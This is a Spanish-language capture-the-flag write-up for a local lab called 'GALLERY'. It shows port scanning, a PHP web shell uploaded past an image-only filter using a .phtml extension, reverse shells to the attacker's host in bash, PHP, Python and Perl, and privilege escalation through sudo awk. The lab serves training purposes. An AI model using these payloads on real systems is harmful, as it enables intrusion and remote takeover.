

Solución al lab **GALLERY** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/GALLERY
Session Actions Edit View Help

W1H0AMI-LAB5.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde gallery.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: The Gallery
DIFICULTAD: ***** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{...}):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/GALLERY
chifay@kali: ~/Whoami-Labs/GALLERY

(chifay@kali)~[~/Whoami-Labs/GALLERY]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_gallery
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 10:14 -0600

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_   http-title: DarkRoom Gallery
MAC Address: 5E:C1:8C:E3:9A:C5 (Unknown)
```

Se encontró un único puerto expuesto, puerto 80 http (Apache httpd 2.4.67)

Enumeración web con feroxbuster

```
chifay@kali: ~/Whoami-Labs/GALLERY
chifay@kali: ~/Whoami-Labs/GALLERY
chifay@kali: ~/Whoami-Labs/GALLERY

Timeout (secs)      7
User-Agent           feroxbuster/2.13.1
Config File          /etc/feroxbuster/ferox-config.toml
Extract Links        true
Output File          Web.txt
Extensions           [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods         [GET]
Recursion Depth      4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9l 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
302 GET 0l 0w 0c http://172.17.0.2/upload.php => index.php
200 GET 123l 243w 2197c http://172.17.0.2/style.css
200 GET 62l 156w 2281c http://172.17.0.2/
200 GET 62l 156w 2281c http://172.17.0.2/index.php
301 GET 9l 29w 350c http://172.17.0.2/uploads => http://172.17.0.2/uploads/
200 GET 1l 6w 86c http://172.17.0.2/uploads/1.php3
200 GET 1l 1w 34c http://172.17.0.2/user.txt
[#####] - 6s 55440/55440 0s found:7 errors:0
[#####] - 6s 55368/55368 9339/s http://172.17.0.2/
[#####] - 0s 55368/55368 9228000/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-listings
to scan)
```

Se encontró un archivo user.txt en la raíz y 1.php3 dentro del directorio uploads, veamos el contenido de user.txt primero

```
(chifay@kali)~[/Whoami-Labs/GALLERY]
$ curl -s http://172.17.0.2/user.txt
user{[REDACTED]}

(chifay@kali)~[/Whoami-Labs/GALLERY]
$
```

Hemos encontrado expuesta la bandera de usuario, vamos a verificarla

[illegible]

Para poder encontrar la bandera de root vamos a tener que tomar el control de la máquina a través del formulario de uploads que solo permite jpg

Crearemos uan webshell en php con la extensión jpg

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.jpg

(chifay@kali)-[~/Whoami-Labs/GALLERY]
$
```

Ahora la subiremos con el formulario



The screenshot shows a web browser window with the address bar displaying `http://172.17.0.2/upload.php`. The page content is as follows:


```

Success

File uploaded to /uploads/shell.jpg

Go back
  
```

Problemos la web shell



No está reconociendo el código php, vamos a probar creando el script con php3, pero esta vez le inyectaremos el encabezado de un archivo de imagen JPEG

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ echo -e "\xFF\xD8\xFF\xE0\x00\x10JFIF\x00\x01\x01\x00\x00\x01\x00\x01\x00\x00" > shell.php3

(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ echo '<?php system($_GET["cmd"]); ?>' >> shell.php3
```

Subimos el archivo tratando de engañar al sistema diciendole que es un jpg el que vamos a subir

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ curl -X POST -F "imageFile=@shell.php3;type=image/jpeg" http://172.17.0.2/upload.php -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 172.17.0.2:80...
* Established connection to 172.17.0.2 (172.17.0.2 port 80) from 172.17.0.1 port 59900
* using HTTP/1.x
> POST /upload.php HTTP/1.1
> Host: 172.17.0.2
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Length: 257
> Content-Type: multipart/form-data; boundary=-----kqq4ltlgILA2RIrehCovMh
>
* upload completely sent off: 257 bytes
< HTTP/1.1 200 OK
< Date: Tue, 04 Aug 2026 20:49:03 GMT
< Server: Apache/2.4.67 (Debian)
< Vary: Accept-Encoding
< Content-Length: 203
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 172.17.0.2:80 left intact
<div style='color:green; background: #222; padding: 20px; font-family: sans-serif;'><h2>Success</h2><p>File uploaded to /uploads/shell.php3</p><a href='index.php' style='color:#007bff;'>Go back</a></div>
```

A pesar de que se subió exitosamente el archivo, todavía no logramos que ejecute el código php

Prueba con phtml

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ echo '<?php system($_GET["cmd"]); ?>' >> shell.phtml

(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ curl -X POST -F "imageFile=@shell.phtml;type=image/jpeg" http://172.17.0.2/upload.php -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 172.17.0.2:80...
* Established connection to 172.17.0.2 (172.17.0.2 port 80) from 172.17.0.1 port 52146
* using HTTP/1.x
> POST /upload.php HTTP/1.1
> Host: 172.17.0.2
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Length: 237
> Content-Type: multipart/form-data; boundary=-----GGzjUMsIqye75TeKqVliWX
>
* upload completely sent off: 237 bytes
< HTTP/1.1 200 OK
< Date: Tue, 04 Aug 2026 21:00:36 GMT
< Server: Apache/2.4.67 (Debian)
< Vary: Accept-Encoding
< Content-Length: 204
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 172.17.0.2:80 left intact
<div style='color:green; background: #222; padding: 20px; font-family: sans-serif;'><h2>Success</h2><p>File uploaded to /uploads/shell.phtml</p><a href='index.php' style='color:#007bff;'>Go back</a></div>
```

Prueba del código phtml

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ curl -s "http://172.17.0.2/uploads/shell.phtml?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Hemos logrado la ejecución del código phtml y ya tenemos RCE, por lo que podemos ejecutar una reverse shell

Primero, dejamos una terminal escuchando con nc

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Y después ejecutamos un código básico para establecer la reverse shell

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ curl -s "http://172.17.0.2/uploads/shell.phtml?cmd=bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/4444%20%3E%261'"
```

De regreso a nuestra terminal que dejamos en escucha

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 49986
www-data@gallery:/var/www/html/uploads$
```

Se logró establecer una sesión con el usuario www-data, veamos que permisos tenemos

```
www-data@gallery:/var/www/html/uploads$ whoami
whoami
www-data
www-data@gallery:/var/www/html/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@gallery:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on gallery:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User www-data may run the following commands on gallery:
  (ALL) NOPASSWD: /usr/bin/awk
www-data@gallery:/var/www/html/uploads$
```

Encontramos que podemos ejecutar awk como root sin contraseña, vamos a leer directamente la bandera de root

```
www-data@gallery:/var/www/html/uploads$ sudo /usr/bin/awk '///' /root/root.txt
sudo /usr/bin/awk '///' /root/root.txt
root{[REDACTED]}
www-data@gallery:/var/www/html/uploads$
```

Ya que hemos obtenido el valor de la bandera de root, solo nos queda verificarla para dar por terminado el este lab

```
chifay@kali: ~/Whoami-Labs/GALLERY
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/GALLERY chifay@kali: ~/Whoami-Labs/GALLERY chifay@kali: ~/Whoami-Labs/GALLERY

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: The Gallery
DIFICULTAD: **** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{...}): user{[REDACTED]}
[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{...}): root{[REDACTED]}
¡Felicitaciones! Has comprometido The Gallery a nivel Medio.

TIEMPO TOTAL: 05h 09m 44s
FECHA Y HORA: 2026-08-04 15:19:50 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

Otras formas de establecer la reverse shell:

- Reverse Shell con PHP (fsockopen)

```
(chifay@kali)~[~/Whoami-Labs/GALLERY]
$ curl -s "http://172.17.0.2/uploads/shell.phtml?cmd=php%20-r%20'%24sock%3Dfsockopen(%22172.17.0.1%22%2C4444)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B'"

(chifay@kali)~[~/Whoami-Labs/GALLERY]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50800
$ whoami
www-data
$
```

- Reverse Shell con Python (más estable)

Si el sistema tiene habilitado Python:

```
curl -s "http://172.17.0.2/uploads/shell.phtml?cmd=python3%20-c%20'import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket(socket.AF_INET%2Csocket.SOCK_STREAM)%3Bs.connect((%22172.17.0.1%22%2C4444))%3Bos.dup2(s.fileno()%2C0)%3Bos.dup2(s.fileno()%2C1)%3Bos.dup2(s.fileno()%2C2)%3Bsubprocess.call(%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D)'"
```


- Reverse Shell con Perl

```
(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ curl -s "http://172.17.0.2/uploads/shell.phtml?cmd=perl%20-e%20'use%20Socket%3B%24i%3D%22172.17.0.1%22%3B%24p%3D4444%3Bsocket($%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname(%22tcp%22))%3Bif(connect($%2Csockaddr_in(%24p%2Cinet_aton(%24i)))%7Bopen(STDIN%2C%22%3E%26S%22)%3Bopen(STDOUT%2C%22%3E%26S%22)%3Bopen(STDERR%2C%22%3E%26S%22)%3Bexec(%22%2Fbin%2Fsh%20-i%22)%3B%7D'"

(chifay@kali)-[~/Whoami-Labs/GALLERY]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 44960
$ whoami
www-data
$
```

Una vez establecida la reverse shell, podemos obtener una shell como root con awk

```
www-data@gallery:/var/www/html/uploads$ sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
ash}}'sr/bin/awk 'BEGIN {system("/bin/ba
whoami
root
$
```